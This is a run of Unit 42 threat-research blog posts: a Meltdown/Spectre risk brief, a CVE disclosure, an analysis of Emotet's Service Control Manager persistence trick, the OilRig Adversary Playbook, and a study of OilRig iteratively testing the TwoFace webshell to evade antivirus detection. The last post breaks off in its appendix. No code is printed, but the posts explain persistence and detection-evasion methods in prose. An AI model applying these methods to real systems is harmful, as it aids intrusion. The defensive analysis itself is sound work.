Threat Brief: Meltdown and Spectre Vulnerabilities

Bottom line up front: 

  • The Meltdown and Spectre vulnerabilities are serious vulnerabilities
  • These vulnerabilities are uniquely broad in scope potentially affecting nearly every computer and device with a modern processor: Microsoft Windows, Google Android, Google ChromeOS, Apple macOS, on Intel and ARM processors.
  • These are not code execution vulnerabilities (i.e. wormable): they are information disclosure vulnerabilities
  • These vulnerabilities pose greatest risk in shared hosting scenarios (i.e. cloud)
  • The risk these vulnerabilities pose for end users is that malicious code or script could use them to obtain sensitive information like usernames, passwords, and bank account information
  • Because of the breadth of these vulnerabilities, IoT devices and many mobile devices may never receive fixes to address them
  • Everyone should act to apply security updates as soon as possible
  • Patches are now available for most major platforms
  • Everyone should update their systems and devices as soon as possible
  • Cloud service users likely do not need take action: most providers are updating to protect their infrastructure against these vulnerabilities; please check with your respective provider


Overview

In the past 48 hours, there has been a flurry of activity as hardware and software vendors move to address two sets of vulnerabilities that have been dubbed “Meltdown” and “Spectre”.

This blog is meant to give an overview of the situation, the vulnerabilities, assist Palo Alto Networks customers and others with their risk assessment, and provide recommendations for actions they can take to prevent successful attacks against these vulnerabilities.


Situation

On January 3, 2018, researchers, including those with Google Project Zero, released information on three new vulnerabilities:

  • CVE-2017-5753: bounds check bypass
  • CVE-2017-5715: branch target injection
  • CVE-2017-5754: rogue data cache load

They grouped these vulnerabilities under the names “Spectre” (CVE-2017-5753 and CVE-2017-5715) and “Meltdown” (CVE-2017-5754).

Comprehensive details on both of these are available at https://meltdownattack.com.

Security updates to address these vulnerabilities began to be released prior to disclosure on January 3, 2018. Security updates are continuing to be released and are expected to be released over time due to the uniquely broad nature of these vulnerabilities.

At the time of this writing, there are no known active attacks against any of these vulnerabilities.


Vulnerabilities

These vulnerabilities present a unique situation because they ultimately are hardware-based vulnerabilities. All three stem from issues in modern processors and are known to affect Intel and ARM chips. The vulnerability status of AMD chips is unclear at the time of this writing.

Because these affect processors, this means that the operating systems and applications that run on top of these processors are vulnerable.

Because these vulnerabilities affect the processors at the physical layer, the only way for the vulnerabilities to be fully addressed is for the processors to be replaced or to have a firmware update.

Until then, the makers of operating systems can (and have) released patches that make the physical-layer vulnerabilities inaccessible. For all intents and purposes, it “patches” the vulnerabilities.

Full technical details on the vulnerabilities are available at the sites referenced above. But the key point to understand about these vulnerabilities is that they are information disclosure vulnerabilities that can enable processes and applications to access information they otherwise shouldn’t be able to: user-mode applications can access privileged information in the kernel and throughout the operating system.

For regular end-user systems and devices, malware and malicious scripts can use these vulnerabilities to access information like usernames, passwords and account information.

For shared-hosting environments like public cloud providers, this means that one hosted customer could potentially access the information of any other customer hosted on the same hardware.

Based on analysis of the vulnerabilities, an industry consensus is emerging that generic protections against attacks aimed at these vulnerabilities will be difficult, if not impossible to develop. This means that prevention against attacks will have to focus on specific malware, attacks, and hosting sites as they emerge.


Risk Assessment

Because these are information disclosure vulnerabilities, they don’t pose the same, immediate danger like WannaCry/WanaCrypt0r or Petya/NotPetya. This has more in common with the Heartbleed event of 2014.

In terms of the severity of the vulnerabilities themselves: they are important, but not critical. They are information disclosure, not code execution, vulnerabilities.

The greatest area of risk is in shared-hosting scenarios. Fortunately, most cloud providers have already deployed security updates and those that haven’t are expected to do so shortly.

For end-users and those managing networks, the greatest risk these vulnerabilities pose is exploitation by malware seeking to gather information like usernames and passwords from systems.

What makes these vulnerabilities most notable from a risk assessment point of view is breadth of exposure. Since these potentially affect nearly every device with a modern processor, that means that full mitigation and remediation may not be possible. Older systems (like Windows XP) and devices (like older Android smartphones and IoT devices) will likely never receive fixes for these vulnerabilities.


Calls to Action

The actions to take in response to this event are clear and simple:

  1. Users of shared-hosting (i.e. cloud) services should check with their service provider to confirm they’ve applied security updates to address these vulnerabilities.
  2. Administrators and end-users should deploy security updates to all systems and devices as soon as they’re available.
  3. Administrators and end-users should consider retiring systems and devices that will not be updated as soon as possible.
  4. Administrators and end-users should use comprehensive network and endpoint security that can help prevent attacks that seek to exploit these vulnerabilities.

As always, we will continue to watch this event closely and provide any updates that we can.

For information on how Palo Alto Networks products are affected by these issues, customers can see our posting on the Live Community at: https://live.paloaltonetworks.com/t5/Customer-Advisories/Information-about-Meltdown-and-Spectre-findings/ta-p/193878/jump-to/first-unread-message.

If you have any questions, please visit the Threat & Vulnerability Discussions on our Live Community.

Palo Alto Networks Unit 42 Vulnerability Research December 2017 Disclosures - Microsoft

As part of Unit 42’s ongoing threat research, we can now disclose that Palo Alto Networks Unit 42 researchers have discovered one vulnerability addressed by the Microsoft Security Response Center (MSRC) as part of their December 2017 security update release.

CVE Vulnerability Name Affected Products Maximum Severity Rating Impact Researcher(s)
CVE-2017-11886 Scripting Engine Memory Corruption Vulnerability Internet Explorer 9, 10, 11 Critical Remote Code Execution Hui Gao

Palo Alto Networks customers who deploy our Next-Generation Security Platform are protected from zero-day vulnerabilities such as these. Weaponized exploits for these vulnerabilities are prevented by Traps multi-layered exploit prevention capabilities. Threat prevention capabilities such as application control, IPS, and WildFire provide our customers with comprehensive protection and automatic updates against previously unknown threats.
Palo Alto Networks is a regular contributor to vulnerability research in Microsoft, Adobe, Apple, Google Android and other ecosystems. By proactively identifying these vulnerabilities, developing protections for our customers, and sharing the information with the security community, we are removing weapons used by attackers to threaten users, and compromise enterprise, government, and service provider networks.

Abusing the Service Control Manager to Establish Persistence for Non-Service Applications

Summary
Unit 42 recently analysed a sample of the Emotet malware family, which is a modular bot primarily used for sending spam emails to infect victims. During the analysis, I found it uses an uncommon technique to establish persistence on a compromised system. For this technique to work, either User Account Control (UAC) has to be disabled or the file opened by a user who has an administrator account, because the malware creates a Windows service, a process which needs administrator privileges.
It abuses the Windows Service Control Manager (SCM) to create and start a Windows service without the executable being a valid service application. According to the official Microsoft documentation, for executables you have to call StartServiceCtrlDispatcher() immediately in the main thread. This malware doesn’t call this function, but is started by the Service Control Manager (SCM) anyway. In this blog we analyse how this is accomplished.

Detailed analysis

We used the below sample for this analysis:

SHA256 fa88c77657a173c99c6cd7e78cafa6709760178d767867c42b7db3cecf83208e

 
According to the Microsoft documentation about services, a service application must either export the ServiceMain function, when designed as a DLL, or call StartServiceCtrlDispatcher() when designed as a EXE. The control dispatcher function always has to be called immediately in the main thread or the SCM (which is called services.exe) returns an error.

As the malware is a EXE file and does not call this function in the main thread, we get an error after it has created its service via CreateService() and calls StartService().
 
servicecontrol_1

Figure 1. CreateService() function parameters of Emotet

The function call to StartService() returns 0 (fail) and gives the ERROR_SERVICE_REQUEST_TIMEOUT error code back. The explanation of this error is as follows:
“The process for the service was started, but it did not call StartServiceCtrlDispatcher, or the thread that called StartServiceCtrlDispatcher may be blocked in a control handler function.”

The trick is that the SCM executes the application for a short period of time and expects the program to call StartServiceCtrlDispatcher(). If it doesn't call the function, the executable is terminated and nothing happens. Internally, this is accomplished by remote procedure calls. The malware uses this short time of execution to create a child process which is then detached from the parent when the SCM terminates the parent process. When we take a look at the API Monitor output of services.exe we can see this behaviour:
 
servicecontrol_2

Figure 2. API Monitor call trace of Service Control Manager (services.exe)

We can see that services.exe creates the malware process with the following creation flags:
CREATE_SUSPENDED | CREATE_UNICODE_ENVIRONMENT | DETACHED_PROCESS | EXTENDED_STARTUPINFO_PRESENT
The process is first created in suspended mode by the SCM and then run via ResumeThread(). The malware creates a child process of itself before the parent process gets terminated and the child process ends up parentless.
 
Conclusion
This method is a kind of a race condition trick to abuse the SCM to run a normal executable in a way which doesn’t follow the Microsoft guidelines for service applications. At the end, the executable is not run as a service application, but rather just started by the SCM. Because this happens every time the system is rebooted, it can be used as a persistency method as this malware does.
I have tested this behaviour successfully in Windows 7, 8.1, and 10. This malware is flagged appropriately as such in WildFire, and detected by Traps. AutoFocus customers can investigate this activity with the Emotet malware family tag.

Introducing the Adversary Playbook: First up, OilRig

Over the past few years, we’ve been tossing around the idea of an “Adversary Playbook.” The idea is rather straightforward: just as we create offensive and defensive playbooks for sports, our adversaries also have offensive playbooks that they execute to compromise organizations. They may not write them down, but they exist. This year at Palo Alto Network’s Ignite conference I spoke about how defenders could create a copy of an adversary’s playbook through observation and data sharing, and then use that playbook to better defend their network with defensive playbooks.
Unit 42 has been working to refine the concept of the Adversary Playbook over the last few months. In this blog, I will explain how we’ve structured the content and will release the Playbook for the OilRig intrusion set.

What is a Playbook?
The goal of the Playbook is to organize the tools, techniques, and procedures that an adversary uses into a structured format, which can be shared with others, and built upon. To achieve this goal, we didn’t want to develop a proprietary structure that would be exclusive to Palo Alto Networks. Instead, we identified two frameworks that would enable us to not only structure our data, but also enable us to share it with others.

FrameworkDescription

STIX 2.0 Structured Threat Information Expression (STIX™) is a language and serialization format used to exchange cyber threat intelligence (CTI).
ATT&CK MITRE’s Adversarial Tactics, Techniques, and Common Knowledge (ATT&CK™) is a curated knowledge base and model for cyber adversary behavior, reflecting the various phases of an adversary’s lifecycle and the platforms they are known to target. ATT&CK is useful for understanding security risk against known adversary behavior, for planning security improvements, and verifying defenses work as expected.

STIX 2.0 is the latest iteration of the STIX format. It has been re-designed to simplify the creation of documents and uses JSON rather than XML. STIX 2.0 provides a list of objects to represent types of information typically generated for cyber threat intelligence (CTI). For instance, STIX includes objects for intrusion sets, malware, and indicators, among others. STIX standardizes the information and attributes stored within objects based on the object type, as well as the relationships available between the various object types. The standardized objects and their relationships between each other allows this intelligence to be sharable and easily consumable without having to write complicated parsing tools.
MITRE’s ATT&CK framework provide names, descriptions, and links to examples of the high-level tactics adversaries’ use during an operation, as well as the techniques the adversary uses to achieve them. For example, the ATT&CK framework has a tactic called ‘Launch’ that refers to an adversary attempting to penetrate a network. One technique associated with this tactic is called “Spear phishing messages with malicious attachments”, which describes how the adversary would launch an attack on the network. This provides common definitions and understandings of how a specific goal is accomplished by attackers.
To meld these frameworks together, we looked at how Mitre mapped their ATT&CK data to STIX 2.0 and then chose appropriate objects for additional Playbook components.

STIX 2.0 Object Playbook Component
Intrusion Set Adversary
Report Playbook
Report Play
Campaign Campaign
Kill-Chain-Phase ATT&CK Tactic
Attack-Pattern ATT&CK Technique
Indicator Indicator
Malware Adversary Malware
Tool Adversary Tool

Adversary STIX 2.0 to Playbook Object Mapping

With these mappings defined, we began mapping the activities of a particular adversary into the ATT&CK framework and storing the data and indicators in STIX JSON.  The first adversary we choose to target is OilRig, a group that we’ve published multiple reports on in the last 18 months.

Overview of OilRig
OilRig is a threat group operating primarily in the Middle East by targeting organizations in this region that are in a variety of different industries; however, this group has occasionally targeted organizations outside of the Middle East as well. It also appears OilRig carries out supply chain attacks, where the threat group leverages the trust relationship between organizations to attack their primary targets.
OilRig is an active and organized threat group, which is evident based on their systematic targeting of specific organizations that appear to be carefully chosen for strategic purposes. Attacks attributed to this group primarily rely on social engineering to exploit the human rather than software vulnerabilities; however, on occasion this group has used recently patched vulnerabilities in the delivery phase of their attacks. The lack of software vulnerability exploitation does not necessarily suggest a lack of sophistication, as OilRig has shown maturity in other aspects of their operations. Such maturities involve:

  • Organized evasion testing used during the development of their tools.
  • Use of custom DNS Tunneling protocols for command and control (C2) and data exfiltration.
  • Custom web-shells and backdoors used to persistently access servers.

OilRig relies on stolen account credentials for lateral movement. After OilRig gains access to a system, they use credential dumping tools, such as Mimikatz, to steal credentials to accounts logged into the compromised system. The group uses these credentials to access and to move laterally to other systems on the network. After obtaining credentials from a system, operators in this group prefer to use tools other than their backdoors to access the compromised systems, such as remote desktop and putty. OilRig also uses phishing sites to harvest credentials to individuals at targeted organizations to gain access to internet accessible resources, such as Outlook Web Access.
Previous reports on OilRig


The OilRig Playbook and Viewer

The OilRig Playbook is available here. It contains data on three campaigns conducted by OilRig spanning from May of 2016 to September of 2017. This includes 123 indicators that map to 19 different ATT&CK Techniques. This isn’t everything we’ve learned about OilRig, but it’s a starting point that we want to share with other members of the threat intelligence community.

In an ideal world, readers would download the JSON file and load it into their threat intelligence system. Unfortunately, there are few tools which can handle STIX 2 content at the moment, and none that would display the entire Playbook at once. To help remedy this, we’re also releasing a simple tool to view the Playbook through a web interface. A screenshot of the viewer is below, and you can access the live version of it here: https://pan-unit42.github.io/playbook_viewer/
Picture1 copy

OilRig Playbook Viewed through Playbook Viewer

To start using the viewer, click on a Playbook in the left column. This reads the Playbook STIX JSON out of our GitHub repository and parses out the dated campaigns. You can then view specific campaigns by clicking on their date ranges, which will populate the attack life cycle phases in the bottom section.

If you click on a specific technique, the viewer displays a dialog (below) that includes a link to the relevant ATT&CK description as well as the STIX indicator patterns that indicate that technique. It’s important to note that not every STIX indicator in the Playbook is indicative of malicious activity but simply that the behavior is present.
playbook 2

Indicators of an ATT&CK Technique in the Playbook Viewer

Final Thoughts
We believe that publishing Playbooks in this format will enable others to better evaluate how they can defend against a specific adversary. This is a living project, and we
intend to publish Playbooks for many of the adversaries we are currently tracking over the course of 2018, so please keep an eye out for updates through our blog.
If you have feedback on the Adversary Playbook, please leave a comment on this blog.
Thanks to the following organizations and individuals for their efforts to enable this project:

  • Robert Falcone and Bryan Lee (Unit 42) for pulling together the details on OilRig and working on the Playbook Viewer
  • Mitre for releasing ATT&CK and expanding its scope.
  • The OASIS CTI Committee for all of their work to make STIX 2.0
  • The members of the Cyber Threat Alliance for building a community of security vendors who share intelligence through automated means.


OilRig Performs Tests on the TwoFace Webshell

Summary
Unit 42 is well aware of the OilRig threat group conducting testing activities on their tools prior to their use in active operations. We first discussed OilRig’s testing activity in our April 2017 blog OilRig Actors Provide a Glimpse into Development and Testing Efforts, which provided an analysis of the changes made to the Clayslide delivery documents in order to evade detection.
On November 15, 2017, we observed an OilRig developer testing the TwoFace webshell, which we first wrote about in in our July 2017 blog TwoFace Webshell: Persistent Access Point for Lateral Movement. We specifically observed the developer testing a version that we that we call the TwoFace++ variant.
In this blog, we will provide an analysis of the testing activities carried out in this series of testing, which clearly shows the developer making changes to the TwoFace webshell and looking for increases and decreases in the detection rate to determine the detected content. Please reference our previous blog titled TwoFace Webshell: Persistent Access Point for Lateral Movement for details on the construction and functionality of the TwoFace webshell.

Testing Activity

As in our previous analysis of OilRig testing activities, our analysis of this testing activity began with gathering a collection of related TwoFace loader samples. For this blog, we included only the TwoFace loader samples that were created specifically to determine what security vendors detect within the TwoFace loader script. We used the same methodology to analyze the testing activity as previous OilRig testing activities, specifically by comparing each file in sequence to see the changes the developer made in each iteration of testing.

The flowchart in Figure 1 has similar elements to the flowchart we included with our previous analysis of OilRig testing activities. However, we have changed the decisions (diamond shapes) in the flowchart to more closely reflect the activities we observed in the testing of TwoFace. The testing of TwoFace did not stop when the developer successfully reduced the detection rate to 0, as the developer continues to make modifications to determine the exact code within TwoFace that caused detection. The developer only ceases testing activities when they know exactly what the security vendors are using to detect the script.
flowchart

Figure 1 Flowchart of OilRig's process of testing TwoFace


Testing Analysis

The testing activity started on November 15, 2017 at 8:51 AM and ended at 9:07 AM (UTC), which resulted in the developer making 22 modifications to the TwoFace loader script in sixteen minutes throughout the iterations of testing. If you recall from our previous research, TwoFace is comprised of two parts: a loader script and an embedded payload webshell. The observed testing activity focused on the TwoFace loader script, which is responsible for obtaining a decryption key from inbound requests, decrypting an embedded webshell and saving the decrypted webshell to the webserver.
Table 1 shows the files created during the iterations of testing activity, along with their filename and the number of vendors detecting the file as malicious. The delta column shows the time between each testing iteration, which shows that the developer was rapidly making changes to these files. Also, there is a noticeable pattern in the filenames with a majority of the names being “out2.aspx”, but “out1.aspx”, “in1.aspx” and “w1.aspx” being used as well.

Iteration Date Delta (min:sec) SHA256 Filename AV
Base 11/15/17 8:00 4be8a58d4bd73af4d4e2... out1.aspx 3
1 11/15/17 8:02 01:30 23dd0e94999d9f7dc764... in1.aspx 3
2 11/15/17 8:04 02:02 da280d5b0955fc1dce27... out2.aspx 2
3 11/15/17 8:14 09:41 e7963620205f52b5e264... out2.aspx 2
4 11/15/17 8:14 00:55 387738ad7e732ad3b63a... out2.aspx 2
5 11/15/17 8:20 05:18 a443f6918d4ea0caca0b... out2.aspx 0
6 11/15/17 8:21 01:27 bd0d9f267318da819791... out2.aspx 1
7 11/15/17 8:23 02:06 fcecc7392b8a51c215f5... out2.aspx 0
8 11/15/17 8:25 01:18 bc76fea3f9b549799f73... out2.aspx 0
9 11/15/17 8:27 02:16 a6c62217c27a0bc0a5d9... w1.aspx 0
10 11/15/17 8:28 01:22 9fd3672c9d3d43755495... out2.aspx 1
11 11/15/17 8:40 12:05 d3983d0bccd38b6198f9... w1.aspx 0
12 11/15/17 8:42 01:19 5979506165bb489dae08... out2.aspx 0
13 11/15/17 8:43 00:50 3b2546a57b6edf57c7dc... out2.aspx 0
14 11/15/17 8:44 01:00 9ecd1f1761988994511a... out2.aspx 0
15 11/15/17 8:45 01:04 fc35c1b6524969320365... out2.aspx 0
16 11/15/17 8:46 01:27 59155e0db84ca2aa4a4f... out2.aspx 0
17 11/15/17 8:47 00:57 aa8be54babad2c70d51a... out2.aspx 0
18 11/15/17 8:48 00:46 e3f1e7021604e7d7a7a7... out2.aspx 1
19 11/15/17 8:53 05:08 65d744d907c8d69100ba... out2.aspx 1
20 11/15/17 8:56 03:32 672a43ef6914f6090c20... out2.aspx 1
21 11/15/17 9:07 10:08 03e2c6850887702ae70d... out1.aspx 1
22 11/15/17 9:07 00:49 3e0c251962976395fff4... out1.aspx 0
11/15/17 9:09 01:27 3efe6ed1864fa36df9d4... 2222.aspx 0

Table 1 Samples associated with OilRig's testing of TwoFace loader shell
 
We have included analysis of all the changes made throughout the testing activities in the iterations listed in Table 1 in the Appendix; however, it is important to discuss the more interesting activities we observed during testing. The most important observation is the developer systematically removes lines of code until they observe a change in detection rate, specifically a decrease to locate the lines of code that are used by security vendors for detection. Once they determine the line of code detected, they add the line of code back but in a modified state and look for a change in the detection rate, specifically an increase to see if they can determine the specific data within that line of code that is detected.
We see this general process of making changes and monitoring for increases and decreases in detection rate throughout the activity. Using this process, the developer was able to first determine that the cause of detection relied on the encoded and encrypted data for the embedded webshell. The developer was able to determine that detection did not solely rely on the embedded webshell. Rather, the detection was based on both the embedded webshell and a line of code that allowed an actor to update the embedded payload webshell by writing the encoded and encrypted data to be used as the embedded payload to the TwoFace loader file. The developer ended testing with a zero-detection rate by leaving the encoded and encrypted data for the embedded webshell unchanged, but removed the embedded payload update functionality within the TwoFace loader script.
Possible TwoFace++ Embedded Payload


As you may have noticed, Table 1 has 24 files listed for the 22 iterations of testing, which seems one too many. The last file in Table 1, specifically 2222.aspx is not a TwoFace loader sample, rather it is another webshell entirely. It appears the developers refer to this as DarkShell based on the string in the authentication routine of “DarkShellPasswordSet”. We are tracking this webshell under the name DarkSeaGreenShell, as the webshell has a table border color set to “darkseagreen” and DarkShell has already been used to track another malware family.
DarkShell_UI

Figure 2 DarkSeaGreenShell's user interface

 
We believe the 2222.aspx may be a variant of the payload webshell embedded within the TwoFace loader samples seen in testing activities. We cannot confirm as we have been unable to decrypt the 3DES encrypted payload webshell in the TwoFace loader scripts seen during testing. However, the 2222.aspx file is 8,213 bytes in size and the decoded ciphertext of the embedded webshell in the TwoFace files is 8,224 bytes in length. While the two differ by 11 bytes, it is possible the differences in sizes was caused by changes made to the webshell prior to testing. We know a developer modified the 2222.aspx file to some extent, as the authentication routine within the webshell suffers from obvious logic errors that appear to be the result of a developer attempting to determine what is causing detection.
For example, the ‘chk’ function seen in the code block below authenticates inbound requests to the webshell, however, this function contains several major errors that break the authentication mechanism. As you can see from the code block, successful authentication requires the Base64 encoded SHA1 hash of a password in the ‘pass’ variable match the hardcoded string “DarkShellPasswordSet.” A successful match is impossible, as there is no SHA1 hash that can be Base64 encoded to match the “DarkShellPasswordSet” string.

We believe the developer made changes to this authentication routine during testing activities. To test its functionality (and to generate the screenshot in Figure 2), we had to modify the webshell’s code to successfully authenticate. The changes to portions of the authentication routine in DarkSeaGreenShell may explain the 11-byte difference in size between the 2222.aspx file and the payload embedded within the TwoFace loader test files.

Conclusion

The OilRig threat group continues to test their toolset systematically and methodically prior to use. Based on our analysis, the developer used very similar processes to test the TwoFace loader script that we previously saw in the testing activities of the Clayslide macros. The process involves testing each file, making modifications to the file, retesting the newly modified file, and checking for increases and decreases in the detection rate. The testing of the TwoFace loader script clearly shows the developer attempting to determine exactly what lines of code are causing detection. The testing also shows the developer attempting to modify the lines of code that were detected in order to evade detection while maintaining functionality. At the end of testing, the developer just removed the ability for an actor to remotely update the embedded payload within the TwoFace loader script. We believe the developer chose to remove this functionality to evade detection, as an actor could just deploy the embedded payload webshell within the TwoFace loader script and upload a new TwoFace loader script to satisfy the same functionality.
 
Appendix

The subsections in this appendix will provide details of each iteration of testing of the TwoFace loader script. Additionally, we provide our analysis of the changes the developer made in each iteration. We also provide a screenshot of the differences made to the TwoFace loader script generated using Github’s unified diffing functionality, where lines of code with red backgrounds were removed during the iteration, the lines of code with a green background were added and the lines of code with a white background remained the same.

 
Iteration 1
Files: 4be8a58d4bd73af4d4e2741a31b30ad16a733ce824afe445277c92ae5de08ab4   vs 23dd0e94999d9f7dc764615f230d24180dc623cf89e06997743d68f51e3ce163
Filenames: out1.aspx vs in1.aspx
Delta: 1 minute 30 seconds
Positives: 3 -> 3
Analysis:

In the first iteration, the actor removes the HTML tags that surround the core TwoFace loader code, including the 'Page Language="C#"' header. This did not change the detection rate.
iteration1

Figure 3 Changes made in iteration 1 of testing

 
Iteration 2
Files: 23dd0e94999d9f7dc764615f230d24180dc623cf89e06997743d68f51e3ce163 vs da280d5b0955fc1dce27c6fbbbdbe3049949ad75b0d3fb00dc9e736c7ba84668
Filenames: in1.aspx vs out2.aspx
Delta: 2 minutes 2 seconds
Positives: 3 -> 2
